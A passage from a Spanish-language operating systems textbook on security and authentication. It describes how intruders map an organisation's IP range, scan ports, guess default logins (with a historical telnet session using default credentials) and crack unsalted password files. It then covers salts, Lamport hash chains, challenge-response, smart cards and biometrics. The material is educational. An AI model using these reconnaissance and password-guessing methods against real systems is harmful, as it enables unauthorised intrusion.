En vez de hacer ping en las máquinas en un orden por dirección IP, un cracker se podría enfocar en una empresa, universidad u organización gubernamental específica; por ejemplo, la Universidad de Foobar en *foobar.edu*. Para averiguar qué direcciones IP utiliza, todo lo que tiene que hacer es escribir

```
dnsquery foobar.edu
```

y obtendrá una lista de algunas de sus direcciones IP. De manera alternativa se pueden utilizar los programas *nslookup* o *dig* (otra de las posibilidades es escribir “consulta DNS” en cualquier motor de búsqueda para encontrar un sitio Web que realice búsquedas DNS gratuitas; por ejemplo, *www.dnsstuff.com*). Como muchas organizaciones tienen 65,536 direcciones IP consecutivas (una unidad de asignación común en el pasado), una vez que averigüe los primeros 2 bytes de sus direcciones IP (que *dnsquery* proporciona), es muy sencillo hacer ping en las 65,536 direcciones para ver cuáles responden y cuáles aceptan conexiones telnet. De ahí en adelante, hay que volver a adivinar nombres de inicio de sesión y contraseñas, un tema que ya vimos.

Sin necesidad de decirlo, todo el proceso de empezar con un nombre de dominio, buscar los primeros 2 bytes de sus direcciones IP, hacer ping en todas esas direcciones para ver cuáles están activas, comprobar si alguna acepta conexiones telnet y después tratar de adivinar pares (nombre de

inicio de sesión, contraseña) con igual probabilidad estadística es un proceso que se presta muy bien a la automatización. Se requerirán muchos, pero muchos intentos para irrumpir, pero si hay algo que las computadoras hacen bien, es repetir la misma secuencia de comandos una y otra vez hasta lograr su objetivo. Un cracker con un cable de alta velocidad o una conexión DSL puede programar el proceso de irrumpir en las computadoras para que se ejecute todo el día, y sólo necesita revisarlo de vez en cuando para ver si hay resultados.

Además del servicio telnet, muchas computadoras tienen una variedad de servicios disponibles por Internet. Cada uno de estos servicios está conectado a uno de los 65,536 **puertos** asociados con cada dirección IP. Cuando un cracker encuentra una dirección IP activa, con frecuencia ejecuta una **exploración de puertos** para ver qué hay disponible. Algunos de los puertos pueden producir opciones adicionales para irrumpir en el sistema.

Un ataque por telnet o por exploración de puertos es mucho mejor que un ataque mediante un war dialer, ya que es mucho más rápido (no se pierde tiempo en marcar los números telefónicos) y económico (no hay cargos telefónicos de larga distancia), pero sólo funciona en máquinas que están en Internet y aceptan conexiones telnet. Sin embargo, muchas empresas (y casi todas las universidades) aceptan conexiones de telnet para que los empleados en un viaje de negocios o en una sucursal diferente (o los estudiantes en su hogar) puedan iniciar una sesión remota.

Con frecuencia, las contraseñas de los usuarios no sólo son débiles, sino que algunas veces la contraseña del usuario raíz también lo es. En especial, ciertas instalaciones nunca se molestan en cambiar las contraseñas predeterminadas con las que sale el sistema de fábrica. Cliff Stoll, un astrónomo en Berkeley, había observado irregularidades en su sistema y preparó una trampa para el cracker que había estado tratando de entrar (Stoll, 1989). Observó la sesión que se muestra en la figura 9-18, escrita por un cracker que ya había irrumpido en una máquina en el Lawrence Berkeley Laboratory (LBL) y estaba tratando de entrar en otra. La cuenta uucp (Programa de copia de UNIX a UNIX) se utiliza para el tráfico de red entre máquinas y tiene poder de superusuario, por lo que el cracker se encontraba ahora en una máquina del Departamento de Energía de los EE.UU. como superusuario. Por fortuna, el LBL no diseña armas nucleares, aunque su laboratorio hermano en Livermore sí. Esperamos que su seguridad sea mejor, pero hay muy pocas razones para creer eso, ya que otro laboratorio de armas nucleares (Los Alamos) perdió un disco duro lleno de información clasificada en el 2000.

```
LBL> telnet elxsi
ELXSI AT LBL
LOGIN: root
PASSWORD: root
INCORRECT PASSWORD, TRY AGAIN
LOGIN: guest
PASSWORD: guest
INCORRECT PASSWORD, TRY AGAIN
LOGIN: uucp
PASSWORD: uucp
WELCOME TO THE ELXSI COMPUTER AT LBL
```

Figura 9-18. Cómo entró un cracker en una computadora del Departamento de Energía de los EE.UU. en el LBL.

Una vez que un cracker entra en un sistema y se convierte en superusuario, puede ser posible instalar un **husmeador de paquetes**, un software que examina todos los paquetes entrantes y salientes de la red, en busca de ciertos patrones. Un patrón muy interesante a buscar es el de las personas en la máquina comprometida que inician sesión en máquinas remotas, en especial como superusuarios. Esta información se puede esconder en un archivo para que el cracker lo lea después, cuando lo desee. De esta manera, un cracker que irrumpe en una máquina con una seguridad débil se puede aprovechar de esto para irrumpir en otras máquinas con una seguridad más sólida.

Cada vez hay más usuarios sin conocimientos de computación que irrumpen en sistemas con sólo ejecutar secuencias de comandos que encuentran en Internet. Estas secuencias de comandos utilizan ataques de fuerza bruta del tipo antes descrito, o tratan de explotar errores conocidos en programas específicos. Los verdaderos hackers se refieren con desprecio a ellos como **niños script** (*script kiddies*).

Por lo general, el niño script no tiene un objetivo específico ni información específica que trate de robar. Sólo busca máquinas en las que sea fácil entrar. Algunas de las secuencias de comandos incluso seleccionan una red al azar para atacarla, mediante el uso de un número de red aleatorio (en la parte superior de las direcciones IP). Después sondean todas las máquinas en la red para ver cuáles responden. Una vez que se adquiere una base de datos de direcciones IP válidas, se ataca a cada máquina por separado. Como consecuencia de esta metodología, puede darse la probabilidad de que se realice un ataque en una máquina nueva en una instalación militar segura, horas después de haberla conectado a Internet, aun cuando nadie excepto el administrador sepa que la máquina está funcionando.

Seguridad de contraseñas de UNIX

Algunos sistemas operativos (antiguos) mantienen el archivo de contraseñas en el disco en un formato no cifrado, pero protegido mediante los mecanismos usuales de protección del sistema. Es muy peligroso tener todas las contraseñas en un archivo en el disco y en un formato no cifrado, ya que muchas personas tienen acceso a este archivo, y con mucha frecuencia. Entre estas personas puede haber administradores del sistema, operadores de las máquinas, personal de mantenimiento, programadores, la gerencia y tal vez hasta algunas secretarias.

Hay una mejor solución en UNIX, que se utiliza de la siguiente manera. El programa de inicio de sesión pide al usuario que escriba su nombre y su contraseña. La contraseña se “cifra” de inmediato al utilizarla como una clave para cifrar un bloque fijo de datos. En efecto, se ejecuta una función de una vía, con la contraseña como entrada y una función de la contraseña como salida. En realidad este proceso no es cifrado, pero es mucho más fácil considerarlo así. Después, el programa de inicio de sesión lee el archivo de contraseñas, que es sólo una serie de líneas ASCII, una por cada usuario, hasta que encuentra la línea que contiene el nombre de inicio de sesión del usuario. Si la contraseña (cifrada) que contiene esta línea coincide con la contraseña cifrada que se acaba de calcular se permite el inicio de sesión, y en caso contrario se rechaza. La ventaja de este esquema es que nadie, ni siquiera el superusuario, puede ver las contraseñas de los usuarios debido a que no se almacenan en formato descifrado en ninguna parte del sistema.

Sin embargo, este esquema también se puede atacar, como se muestra a continuación. Primero, el cracker crea un diccionario de palabras probables de la manera en que lo hicieron Morris y

Thompson. Estas contraseñas se cifran mediante el algoritmo conocido, a gusto del cracker. No importa cuánto tiempo tarde este proceso, ya que se realiza antes del intento de entrar en el sistema. Ahora que está armado con una lista de pares (contraseña, contraseña cifrada), el cracker ataca. Lee el archivo de contraseñas (que tiene acceso público) y extrae todas las contraseñas cifradas. Luego las compara con las contraseñas cifradas de su lista. Por cada coincidencia, ahora se sabe el nombre de inicio de sesión y la contraseña descifrada. Una secuencia de comandos de shell simple puede automatizar este proceso, de manera que se pueda llevar a cabo en una fracción de un segundo. Una ejecución típica de la secuencia de comandos producirá docenas de contraseñas.

Al reconocer la posibilidad de este ataque, Morris y Thompson describieron una técnica que inutiliza el ataque casi por completo. Su idea es asociar a cada contraseña un número aleatorio de *n* bits, conocido como **salt**. El número aleatorio se modifica cada vez que se cambia la contraseña. El número aleatorio se almacena en el archivo de contraseñas en formato descifrado, para que todos puedan leerlo. En vez de almacenar sólo la contraseña cifrada en el archivo de contraseñas, primero se concatenan la contraseña y el número aleatorio y después se cifran juntos. Este resultado cifrado se almacena en el archivo de contraseña, como se muestra en la figura 9-19 para un archivo de contraseñas con cinco usuarios: Robbie, Tony, Laura, Mark y Deborah. Cada usuario tiene una línea en el archivo, con tres entradas separadas por comas: nombre de inicio de sesión, salt y contraseña cifrada + salt. La notación *e*(*Perro*, *4238*) representa el resultado de concatenar la contraseña de Bobbie (Perro) con su salt asignado al azar (4238), y después ejecutarlo a través de la función de cifrado, *e*. El resultado de ese cifrado se almacena como el tercer campo de la entrada de Bobbie.

Bobbie, 4238, e(Perro, 4238)
Tony, 2918, e(6%%TaeFF, 2918)
Laura, 6902, e(Shakespeare, 6902)
Mark, 1694, e(XaB#Bwcz, 1694)
Deborah, 1092, e(LordByron, 1092)

Figura 9-19. El uso de un salt para evitar que las contraseñas cifradas se calculen con anticipación.

Ahora considere las implicaciones para un cracker que desea crear una lista de contraseñas probables, cifrarlas y guardar los resultados en un archivo ordenado *f*, de manera que se pueda buscar con facilidad cualquier contraseña cifrada. Si un intruso sospecha que *Perro* podría ser una contraseña, ya no basta con sólo cifrar *Perro* y colocar el resultado en *f*. Tiene que cifrar 2^n cadenas, como *Perro0000*, *Perro0001*, *Perro0002* y así en lo sucesivo, e introducirlas todas en *f*. Esta técnica incrementa el tamaño de *f* por 2^n. UNIX utiliza este método con $n = 12$.

Para obtener una seguridad adicional, algunas versiones modernas de UNIX hacen que el archivo de contraseñas sea ilegible, pero proporcionan un programa para buscar entradas en base a la petición, y agregan el suficiente retraso como para atrasar de manera considerable a cualquier atacante. En general, la combinación de usar un número salt con el archivo de contraseñas y hacerlo ilegible, excepto de manera indirecta (y lento), puede soportar la mayoría de los ataques.

Contraseñas de un solo uso

La mayoría de los superusuarios exhortan a sus usuarios mortales para que cambien sus contraseñas una vez al mes. La mayoría de los usuarios hacen caso omiso. Lo más extremoso es cambiar la contraseña en cada inicio de sesión; a estas contraseñas se les conoce como **contraseñas de un solo uso**. Cuando se utilizan contraseñas de una sola vez, el usuario recibe un libro que contiene una lista de contraseñas. En cada inicio de sesión se utiliza la siguiente contraseña en la lista. Si un intruso llega a descubrir una contraseña no le servirá de nada, ya que la próxima vez se debe utilizar una contraseña distinta. Se le sugiere al usuario que trate de no perder el libro de contraseñas.

En la actualidad no se necesita un libro debido a un elegante esquema ideado por Leslie Lamport, el cual permite a un usuario iniciar sesión en forma segura a través de una red insegura, mediante contraseñas de un solo uso (Lamport, 1981). El método de Lamport se puede utilizar para permitir que un usuario en una PC doméstica inicie sesión en un servidor a través de Internet, aun cuando los intrusos puedan ver y copiar todo el tráfico en ambas direcciones. Además no hay que almacenar secretos en el sistema de archivos del servidor ni en el de la PC del usuario. A este método se le conoce algunas veces como **cadena de hash de una vía**.

El algoritmo se basa en una función de una vía; es decir, una función $y = f(x)$ que tiene la propiedad de que dada x es fácil encontrar a y, pero dada y es imposible calcular el valor de x. La entrada y la salida deben tener la misma longitud; por ejemplo, de 256 bits.

El usuario selecciona una contraseña secreta que luego memoriza. También selecciona un entero n, el cual representa cuántas contraseñas de un solo uso puede generar el algoritmo. Como ejemplo, considere que $n = 4$, aunque en la práctica se utilizaría un valor más grande para n. Si la contraseña secreta es s, la primera contraseña se obtiene al ejecutar la función de una vía n veces:

$$P_1 = f(f(f(f(s))))$$

La segunda contraseña se obtiene al ejecutar la función de una vía $n - 1$ veces:

$$P_2 = f(f(f(s)))$$

Para la tercera contraseña se ejecuta f dos veces, y para la cuarta se ejecuta una vez. En general, $P_{i-1} = f(P_i)$. La clave a observar aquí es que dada cualquier contraseña en la secuencia, es fácil calcular la *anterior* en la secuencia numérica, pero imposible calcular la *siguiente*. Por ejemplo, dada P_2 es fácil encontrar P_1, pero imposible encontrar P_3.

El servidor se inicializa con P_0, que es sólo $f(P_1)$. Este valor se almacena en la entrada del archivo de contraseñas que está asociada con el nombre de inicio de sesión del usuario, junto con el entero 1, lo cual indica que la siguiente contraseña requerida es P_1. Cuando el usuario desea iniciar sesión por primera vez, envía su nombre de inicio de sesión al servidor y éste le responde enviando el entero en el archivo de contraseñas; es decir, 1. La máquina del usuario responde con P_1, que se puede calcular en forma local a partir de s, y se escribe al instante. Después el servidor calcula $f(P_1)$ y compara su resultado con el valor almacenado en el archivo de contraseñas (P_0). Si los valores coinciden se permite el inicio de sesión, el entero se incrementa a 2 y P_1 sobrescribe a P_0 en el archivo de contraseñas.

En el siguiente inicio de sesión, el servidor envía al usuario un 2 y la máquina de éste calcula P_2. Después el servidor calcula $f(P_2)$ y compara el resultado con la entrada en el archivo de contraseñas. Si los valores coinciden se permite el inicio de sesión, el entero se incrementa a 3 y P_2 sobrescribe a P_1 en el archivo de contraseñas. La propiedad que hace funcionar este esquema es que, incluso si un intruso puede llegar a capturar P_i, no tiene forma de calcular P_{i+1} a partir de P_i, sólo puede calcular P_{i-1} pero este valor ya se utilizó y ahora no tiene valor. Cuando se han utilizado todas las *n* contraseñas, el servidor se reinicializa con una nueva clave secreta.

Autenticación de reto-respuesta

Una variación en la idea de las contraseñas es hacer que cada nuevo usuario proporcione una larga lista de preguntas y respuestas que posteriormente se almacenan en el servidor en forma segura (por ejemplo, en formato cifrado). Las preguntas se deben elegir de tal forma que el usuario no tenga que anotarlas. Las preguntas posibles son:

1. ¿Quién es la hermana de Marjolein?

2. ¿En qué calle se encontraba su escuela primaria?

3. ¿Qué enseñaba la Sra. Woroboff?

Al momento de iniciar sesión, el servidor hace una de estas preguntas al azar y comprueba la respuesta. No obstante, para que este esquema sea práctico se necesitan muchos pares de pregunta-respuesta.

La autenticación **reto-respuesta** es otra variación. Cuando se utiliza, el usuario elige un algoritmo al registrarse como usuario, como x^2 por ejemplo. Cuando el usuario inicia sesión, el servidor le envía un argumento; por ejemplo, un 7, en cuyo caso el usuario escribe 49. El algoritmo puede ser distinto en la mañana y en la tarde, en distintos días de la semana, y así en lo sucesivo.

Si el dispositivo del usuario tiene verdadero poder de cómputo, como una computadora personal, un asistente digital personal o un teléfono celular, se puede utilizar una forma más poderosa de reto-respuesta. El usuario selecciona por adelantado una clave secreta *k*, la cual en un principio se lleva al sistema servidor en forma manual. También se mantiene una copia (en forma segura) en la computadora del usuario. Al momento de iniciar sesión, el servidor envía un número aleatorio *r* a la computadora del usuario, que a su vez calcula $f(r,k)$ y envía el resultado de vuelta, en donde *f* es una función conocida públicamente. Después el servidor realiza el cálculo y comprueba si el resultado que recibió de la computadora del usuario coincide con el resultado de su cálculo. La ventaja de este esquema en comparación con una contraseña es que, incluso si una persona que interviene los cables de red ve y registra todo el tráfico en ambas direcciones, no aprenderá nada que le ayude la próxima vez. Desde luego que la función *f* tiene que ser lo bastante complicada como para que no se pueda deducir el valor de *k*, aun si se tiene un conjunto extenso de observaciones. Las funciones de hash criptográficas son buenas opciones, en donde el argumento es la función XOR de *r* y *k*. Se sabe que es difícil invertir estas funciones.

9.4.2 Autenticación mediante el uso de un objeto físico

El segundo método para autenticar a los usuarios es comprobar algún objeto físico que tengan, en vez de algo que sepan. Para este fin se han utilizado las llaves de puertas metálicas durante siglos. Hoy en día, el objeto físico que se utiliza con frecuencia es una tarjeta de plástico que se inserta en un lector asociado con la computadora. Por lo general, el usuario no sólo debe insertar la tarjeta, sino que también debe escribir una contraseña para evitar que alguien utilice una tarjeta perdida o robada. Visto de esta forma, el uso de un ATM (Cajero automático) bancario empieza cuando el usuario inicia sesión en la computadora del banco a través de una terminal remota (la máquina ATM) mediante el uso de una tarjeta de plástico y una contraseña (en la actualidad es un código NIP de 4 dígitos en la mayoría de los países, pero esto sólo es para evitar el costo de tener que colocar un teclado completo en la máquina ATM).

Las tarjetas de plástico que contienen información vienen en dos variedades: tarjetas de tira magnética y tarjetas de chip. Las tarjetas de tira magnética contienen aproximadamente 140 bytes de información escrita en una pieza de cinta magnética pegada en la parte posterior de la tarjeta. Una terminal puede leer esta información y enviarla a la computadora central. A menudo la información contiene la contraseña del usuario (por ejemplo, el código NIP) para que la terminal pueda realizar una comprobación de identidad, incluso aunque el enlace con la computadora principal esté desconectado. Por lo general, la contraseña se cifra mediante una clave que sólo el banco conoce. Estas tarjetas cuestan entre $0.10 y $0.50, dependiendo si tienen una calcomanía holográfica en la parte frontal y del volumen de producción. Como una manera de identificar a los usuarios en general, las tarjetas de tira magnética son riesgosas debido a que el equipo para leerlas y escribir en ellas es económico y está disponible en muchas partes.

Las tarjetas de chip contienen un pequeño circuito integrado (chip). Estas tarjetas se pueden subdividir en dos categorías: tarjetas de valor almacenado y tarjetas inteligentes. Las **tarjetas de valor almacenado** contienen una pequeña cantidad de memoria (por lo general menos de 1 KB), en la que se utiliza la tecnología ROM para permitir que el valor se recuerde cuando se quite la tarjeta del lector y, por ende, se desconecte la energía. No hay CPU en la tarjeta, por lo que el valor almacenado se debe modificar mediante una CPU externa (en el lector). Estas tarjetas se producen en masa por millones, su costo está por debajo de $1 y se utilizan, por ejemplo, como tarjetas telefónicas prepagadas. Cuando se hace una llamada, el teléfono sólo reduce el valor en la tarjeta, pero en realidad no hay intercambio de dinero. Por esta razón, comúnmente una empresa emite estas tarjetas para utilizarlas sólo en sus máquinas (por ejemplo, los teléfonos o las máquinas expendedoras). Se podrían utilizar para autenticar inicios de sesión, almacenando en ellas una contraseña de 1 KB que el lector enviaría a la computadora central, pero esto se hace raras veces.

No obstante, en la actualidad una gran parte del trabajo sobre la seguridad se enfoca en las **tarjetas inteligentes**, cuya configuración actual es algo así como una CPU de 8 bits y 4 MHz, 16 KB de ROM, 4 KB de ROM, 512 bytes de RAM reutilizable y un canal de comunicación de 9600 bps para el lector. Con el tiempo las tarjetas se están volviendo más inteligentes, pero están restringidas de varias formas, incluyendo la profundidad del chip (ya que está incrustado en la tarjeta), la anchura del chip (para que no se rompa cuando el usuario doble la tarjeta) y el costo (por lo general entre $1 y $20, dependiendo del poder de la CPU, el tamaño de la memoria y la presencia o ausencia de un coprocesador criptográfico).

Las tarjetas inteligentes se pueden utilizar para guardar dinero al igual que las tarjetas de valor almacenado, pero con una mayor seguridad y universalidad. Las tarjetas se pueden cargar con dinero en una máquina ATM o en el hogar por medio del teléfono, utilizando un lector especial suministrado por el banco. Cuando se inserta en el lector de un comerciante, el usuario puede autorizar la tarjeta para deducir cierta cantidad de dinero de ella (al escribir SÍ), con lo cual la tarjeta envía un pequeño mensaje cifrado al comerciante. Después, el comerciante puede llevar el mensaje a un banco para cobrar el monto que se pagó.

La gran ventaja de las tarjetas inteligentes sobre las tarjetas de crédito o débito, por ejemplo, es que no necesitan una conexión en línea a un banco. Si no piensa que ésta es una ventaja, realice el siguiente experimento. Trate de comprar un caramelo en una tienda e insista en pagar con una tarjeta de crédito. Si el comerciante se rehúsa, diga que no trae consigo efectivo y que además necesita las millas de viajero frecuente. Descubrirá que el comerciante no está muy entusiasmado con la idea (debido a que los costos asociados reducirían la ganancia sobre el artículo). Esto hace que las tarjetas inteligentes sean útiles para las compras pequeñas en las tiendas, los teléfonos de paga, los parquímetros, las máquinas expendedoras y muchos otros dispositivos que por lo general requieren monedas. Se utilizan mucho en Europa y se están empezando a usar en todas partes.

Las tarjetas inteligentes tienen muchos otros usos potenciales (como codificar las alergias y demás condiciones médicas del portador en forma segura, para utilizar esta información en emergencias), pero no veremos eso aquí. Nos interesa la forma en que se pueden utilizar para una autenticación de inicio de sesión segura. El concepto básico es simple: una tarjeta inteligente es una computadora pequeña a prueba de falsificaciones, que puede entablar una discusión (protocolo) con una computadora central para autenticar al usuario. Por ejemplo, un usuario que desee comprar cosas en un sitio Web de comercio electrónico podría insertar una tarjeta inteligente en un lector doméstico conectado a su PC. El sitio de comercio electrónico no sólo utilizaría la tarjeta inteligente para autenticar al usuario de una manera más segura que una contraseña, sino que también podría deducir el precio de compra de la tarjeta inteligente de manera directa, eliminando una gran parte de la sobrecarga (y del riesgo) asociada con el uso de una tarjeta de crédito para las compras en línea.

Es posible utilizar varios esquemas de autenticación con una tarjeta inteligente. Una autenticación específica de reto-respuesta simple funciona de la siguiente manera. El servidor envía un número aleatorio de 512 bits a la tarjeta inteligente, la que a su vez le suma la contraseña de 512 bits del usuario que está almacenada en la ROM. Luego se aplica el cuadrado a la suma y los 512 bits de la parte media se envían de vuelta al servidor, que conoce la contraseña del usuario y puede calcular si el resultado es correcto o no. La secuencia se muestra en la figura 9-20. Si una persona que intervenga los cables de red ve ambos mensajes, no podrá averiguar mucho sobre la información, y es inútil guardarlos para un uso posterior, ya que en el siguiente inicio de sesión se enviará un número aleatorio de 512 bits distinto. Desde luego que se puede utilizar un algoritmo más elegante que aplicar el cuadrado, y siempre es así.

Una desventaja de cualquier protocolo criptográfico fijo es que con el curso del tiempo alguien puede quebrantarlo, y la tarjeta inteligente sería inutilizable. Una manera de evitar esto es utilizar la ROM en la tarjeta no para un protocolo criptográfico, sino para un intérprete de Java. Después se descarga el verdadero protocolo criptográfico en la tarjeta como un programa binario de Java, y se ejecuta como intérprete. De esta forma, tan pronto como se quebrante un protocolo, se podrá




Figura 9-20. Uso de una tarjeta inteligente para la autenticación.

instalar uno a nivel mundial en forma simple: la próxima vez que se utilice la tarjeta, se instalará el nuevo software en ella. Una desventaja de este método es que reduce la velocidad en una tarjeta que de por sí es lenta, pero a medida que mejora la tecnología este método es muy flexible. Otra desventaja de las tarjetas inteligentes es que una tarjeta perdida o robada puede estar sujeta a un ataque de **canal lateral**, como un ataque de análisis de energía. Al observar la energía eléctrica que se consume durante las operaciones de cifrado repetidas, un experto con el equipo adecuado puede deducir la clave. Si se mide el tiempo para cifrar con varias claves elegidas de manera especial también se puede proporcionar información valiosa sobre la clave.

9.4.3 Autenticación mediante biométrica

El tercer método de autenticación mide las características físicas del usuario que son difíciles de falsificar. A estas características se les conoce como **biométricas** (Pankanti y colaboradores, 2000). Por ejemplo, un lector de huellas digitales o de voz conectado a la computadora podría verificar la identidad del usuario.

Un sistema biométrico común consta de dos partes: inscripción e identificación. Durante la inscripción se miden las características del usuario y se digitalizan los resultados. Las características importantes se extraen y almacenan en un registro asociado con el usuario. El registro se puede guardar en una base de datos central (por ejemplo, para iniciar sesión en una computadora remota) o se puede almacenar en una tarjeta inteligente que el usuario lleva consigo, y que inserta en un lector remoto (por ejemplo, una máquina ATM).

La otra parte es la identificación. El usuario aparece y proporciona un nombre de inicio de sesión. Después el sistema realiza de nuevo la medición. Si los nuevos valores coinciden con los que se muestrearon al momento de la inscripción, se acepta el inicio de sesión; en caso contrario se rechaza. El nombre de inicio de sesión se necesita debido a que las mediciones nunca son exactas, por lo que es difícil indexarlas y después buscar con base en el índice. Además, dos personas podrían tener las mismas características, por lo que es más firme requerir que las características medidas

coincidan con las de un usuario específico que sólo requerir que coincidan con las de cualquier usuario.

La característica elegida debe tener la suficiente variabilidad como para que el sistema pueda distinguir unas personas de otras sin error. Por ejemplo, el color del cabello no es un buen indicador, ya que muchas personas comparten el mismo color. Además, la característica no debe variar con el tiempo, y en algunas personas el color del cabello no tiene esta propiedad. De manera similar, la voz de una persona podría ser distinta si tiene un resfriado y un rostro podría verse diferente debido a una barba o por no traer maquillaje al momento de inscribirse. Como las muestras posteriores nunca van a coincidir de manera exacta con los valores de la inscripción, los diseñadores del sistema tienen que decidir sobre la calidad de la coincidencia para poder aceptarla. En especial, tienen que decidir entre si es peor rechazar a un usuario legítimo de vez en cuando, o dejar que entre un impostor de vez en cuando. Un sitio de comercio electrónico tal vez decida que podría ser peor rechazar a un cliente leal que aceptar una pequeña cantidad de fraude, mientras que un sitio de armas nucleares podría decidir que rehusar el acceso a un empleado genuino sería mejor que dejar entrar a extraños al azar dos veces al año.

Ahora vamos a analizar en forma breve algunas de las medidas biométricas que se utilizan en la actualidad. El análisis de la longitud de los dedos es sorprendentemente práctico. Cuando se utiliza, cada computadora tiene un dispositivo como el de la figura 9-21. El usuario inserta su mano en él; a continuación se mide la longitud de todos sus dedos y se comprueba en la base de datos.




Figura 9-21. Un dispositivo para medir la longitud de los dedos.

Sin embargo, las mediciones de longitud de los dedos no son perfectas. El sistema puede ser atacado con moldes para manos hechos de Yeso París o de algún otro material, tal vez con dedos ajustables para permitir cierta experimentación.

Otra biométrica con uso comercial amplio es el **reconocimiento del iris**. No hay dos personas que tengan los mismos patrones (ni siquiera los gemelos idénticos), por lo que este método es tan bueno como el de las huellas digitales, y se automatiza con más facilidad (Daugman, 2004). El sujeto sólo ve a través de una cámara (a una distancia de hasta 1 metro), la cual fotografía los ojos del sujeto y extrae ciertas características mediante lo que se conoce como una transformación con **ondículas de Gabor**, y comprime los resultados a 256 bytes. Esa cadena se compara con el valor obtenido al momento de la inscripción, y si la distancia de Hamming está por debajo de cierto valor de umbral crítico, la persona es autenticada (la distancia de Hamming entre dos cadenas de bits es el número mínimo de cambios necesarios para transformar una cadena en la otra).

Cualquier técnica que se base en imágenes está sujeta a la suplantación de identidad. Por ejemplo, una persona podría llegar al equipo (digamos, la cámara de una máquina ATM) usando lentes oscuros que estuvieran pegadas fotografías de los ojos de otra persona. Después de todo, si la cámara del ATM puede tomar una buena foto del iris a un metro, otras personas pueden hacerlo también, y a mayores distancias si utilizan teleobjetivos. Por esta razón tal vez se necesiten contramedidas, como hacer que la cámara dispare un flash, no para fines de iluminación sino para ver si la pupila se contrae en respuesta, o para ver si el temido efecto de ojos rojos del fotógrafo amateur aparece en la imagen con flash, pero está ausente cuando no se utiliza flash. El aeropuerto de Amsterdam ha estado utilizando la tecnología de reconocimiento del iris desde 2001 para permitir que los viajeros frecuentes eviten la línea de inmigración normal.

El análisis de firmas es una técnica algo distinta. El usuario firma con una pluma especial conectada a la computadora, y ésta la compara con un espécimen conocido almacenado en línea, o en una tarjeta inteligente. Mejor aún es no comparar la firma, sino los movimientos de la pluma y la presión que se ejerce al escribir. Un buen falsificador tal vez pueda copiar la firma, pero no tendrá idea sobre el orden exacto en el que se hicieron los trazos, o con qué velocidad o presión se hicieron.

La biométrica de voz es un esquema que se basa en un hardware especial mínimo (Markowitz, 2001). Todo lo que se requiere es un micrófono (o incluso un teléfono); el resto es software. En contraste con los sistemas de reconocimiento de voz, que tratan de determinar lo que dice el orador, estos sistemas tratan de determinar quién es el orador. Algunos sistemas sólo requieren que el usuario diga una contraseña secreta, pero un fisgón puede vencerlos al grabar en cinta las contraseñas y reproducirlas posteriormente. Los sistemas más avanzados dicen algo al usuario y le piden que lo repita, y se utilizan textos distintos para cada inicio de sesión. Algunas empresas están empezando a utilizar la identificación de voz para aplicaciones como las compras en el hogar por vía telefónica ya que está menos propensa a los fraudes que el uso de un código NIP para la identificación.

Podríamos continuar de manera indefinida con más ejemplos, pero sólo mencionaremos dos más para aclarar un punto importante. Los gatos y otros animales marcan su territorio al orinar alrededor de su perímetro. Aparentemente, los gatos se pueden identificar unos con otros de esta forma. Suponga que llega alguien con un pequeño dispositivo capaz de realizar un análisis de orina instantáneo, con lo cual puede proveer una identificación a prueba de errores. Cada computadora estaría equipada con uno de estos dispositivos, junto con un anuncio discreto con la siguiente leyenda: “Para iniciar sesión, deposite aquí la muestra”. Éste podría ser un sistema completamente inquebrantable, pero tal vez tendría un grave problema de aceptación por parte de los usuarios.

Se podría decir lo mismo de un sistema consistente en una chincheta y un pequeño espectrógrafo. Se pediría al usuario que presionara su pulgar contra la chincheta, con lo cual se extraería una gota de sangre para el análisis espectrográfico. El punto es que cualquier esquema de autenticación debe ser psicológicamente aceptable para la comunidad de usuarios. Tal vez las mediciones de longitud de los dedos no provoquen ningún problema, pero incluso algo tan no intrusivo como almacenar las huellas digitales en línea puede ser inaceptable para muchas personas, porque asocian la toma de huellas digitales con el fichaje de criminales.

9.5 ATAQUES DESDE EL INTERIOR

